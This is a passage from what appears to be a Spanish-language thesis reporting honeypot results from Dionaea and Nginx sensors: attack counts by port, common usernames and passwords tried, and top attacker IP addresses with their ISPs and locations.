


Gráfico 13-4: Medios de transporte de Dionaea

Realizado por: (Gallegos, Jaime, 2021)

Como se muestra en el siguiente gráfico 14-4 el puerto 445 fue el que se usó para realizar el 99% de los ataques pero evidenciando también un mínimo uso de los puertos 2438, 81, 3306, 27017, 135, 21, 1723, 1883, 33259.




Gráfico 14-4: Ataques por puerto Dionaea.

Realizado por: (Gallegos, Jaime, 2021)

En la figura 3-4 se puede observar todos los usuarios que se utilizaron para tratar de hackear el sistema.

Figura 3-4: Dionaea Username Tagcloud.

Realizado por: (Gallegos, Jaime, 2021)

En el siguiente gráfico 15-4 se muestra el número total de usuarios utilizados para perpetrar el sistema, teniendo el usuario (sa), con 1.639 ataques registrados, también se registró 364 ataques sin usuario y 116 ataques registrados con el usuario (root), que representan la mayoría de los ataques ya que también hubo intentos de ataques con usuarios aleatorios.




Gráfico 15-4: Dionaea Username Tagcloud

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 4-4 se muestra las contraseñas que fueron utilizadas para tratar de entrar al sistema.




Figura 4-4: Dionaea Password Tagcloud

Realizado por: (Gallegos, Jaime, 2021)

En el siguiente gráfico 16-4 se puede apreciar que 1.228 de los ataques registrados fueron realizados sin contraseña, mientras que 241 de los ataques utilizaron la contraseña anonymous y varios intentos se registraron con contraseñas aleatorias.




Gráfico 16-4: Contraseñas registradas.

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 5-4 se listó las 10 IP con mayor interacción al sistema.

Dionaea - Attacker Src IP - Top 10

Source IP	CNT
190.15.99.42	395,803
190.15.99.58	263,878
190.15.44.38	43,889
190.15.107.2	11,324
190.15.99.66	8,124
190.15.107.4	7,550
190.90.140.75	5,370
190.5.94.113	5,249
190.145.160.68	4,662
190.73.69.56	3,210

Figura 5-4: IP de mayor interacción registrada en Dionaea

Realizado por: (Gallegos, Jaime, 2021)

La primera IP 190.15.99.42 con 395.803 ataques registrados pertenece a la empresa ALOO TELECOM, ubicada en Maceió Brasil que utiliza bgp y está en el sistema autónomo AS61568 como se muestra en la figura 6-4.




Figura 6-4: Análisis IP 1

Fuente: (Gallegos, Jaime, 2021)

La siguiente figura 7-4 se muestra la segunda IP con mayor interacción al sistema 190.15.99.58 con 263.878 que pertenece a la empresa ALOO TELECOM, ubicada en Maceió Brasil que utiliza bgp y está en el sistema autónomo AS61568.




Figura 7-4: Análisis IP 2

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 8-4 se muestra la tercera IP con mayor interacción al sistema 190.15.44.38 con 43.889 que pertenece a la empresa Net Onze, ubicada en Encantado Brasil que utiliza bgp y está en el sistema autónomo AS53240.

Figura 8-4: Análisis IP 3

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 9-4 se muestra la cuarta IP con mayor interacción al sistema 190.15.107.2 con 11.324 que pertenece a la empresa ALOO TELECOM, ubicada en Aracaju Brasil que utiliza bgp y está en el sistema autónomo AS61568.




Figura 9-4: Análisis IP 4

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 10-4 se muestra la quinta IP con mayor interacción al sistema 190.15.99.66 con 8.124 que pertenece a la empresa ALOO TELECOM, ubicada en Maceió Brasil que utiliza bgp y está en el sistema autónomo AS61568.




Figura 10-4: Análisis IP 5

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 11-4 se muestra la sexta IP con mayor interacción al sistema 190.15.104.4 con 7.550 que pertenece a la empresa ALOO TELECOM, ubicada en Aracaju Brasil que utiliza bgp y está en el sistema autónomo AS61568.




Figura 11-4: Análisis IP 6

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 12-4 se muestra la séptima IP con mayor interacción al sistema 190.90.140.75 con 5.370 que pertenece a la empresa INTERNEX S.A, ubicada en Medellín Colombia que utiliza bgp y está en el sistema autónomo AS18678.




Figura 12-4: Análisis IP 7

Fuente: (Gallegos, Jaime, 2021)

La siguiente figura 13-4 se muestra la octava IP con mayor interacción al sistema 190.5.94.113 con 5.249 que pertenece a la empresa COLUMBUS NETWORKS DE HONDURAS, ubicada en San Pedro Sula, Honduras que utiliza bgp y está en el sistema autónomo AS27696.




Figura 13-4: Análisis IP 8

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 14-4 se muestra la novena IP con mayor interacción al sistema 190.145.160.68 con 4.662 que pertenece a la empresa Telmex Colombia, ubicada en Colombia que utiliza bgp y está en el sistema autónomo AS14080.




Figura 14-4: Análisis IP 9

Realizado por: (Gallegos, Jaime, 2021)

La siguiente figura 15-4 se muestra la décima IP con mayor interacción al sistema 190.73.69.56 con 3.210 que pertenece a la empresa CANTV Servicios, ubicada en Caracas Venezuela que utiliza bgp y está en el sistema autónomo AS8048.

Figura 15-4: Análisis IP 10

Realizado por: (Gallegos, Jaime, 2021)

4.1.2. Ataques y atacantes que registró Nginx

En el grafico 17-4 se muestra el histograma registrado por NGINX mostrando un total de 11.152 ataques que se han registrado desde 13 IP únicas que se detallará a continuación.




Gráfico 17-4: Histograma de ataques Nginx

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 16-4 se muestra los lugares del mundo que registraron interacción con el sistema teniendo los principales y la mayoría de ataques registrados desde ECUADOR.




Figura 16-4: Mapa de ataques Nginx

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 17-4 se evidencia los usuarios utilizados para perpetrar el sistema, teniendo un gran uso del usuario “carlos” que es el usuario real que se utilizó en este proyecto.




Figura 17-4: Username Tagcloud Nginx

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 18-4 se muestra un listado de las 10 IP con mayor interacción con el sistema.

NGINX Source IP - Top 10

Source IP	CNT
181.188.200.78	3,732
186.47.137.255	2,879
204.199.146.194	1,982
186.47.136.25	1,363
186.47.137.76	835
181.188.201.228	268
76.89.138.130	31
186.47.136.130	19
200.44.211.103	19
181.188.201.36	9

Figura 18-4: IP de mayor interacción registrada en Nginx

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 19-4 se muestra la primera IP 181.188.200.78 con mayor interacción al sistema que registra 3.732 ataques pertenece a la empresa Otecel S.A ubicada en Aloag, Ecuador.

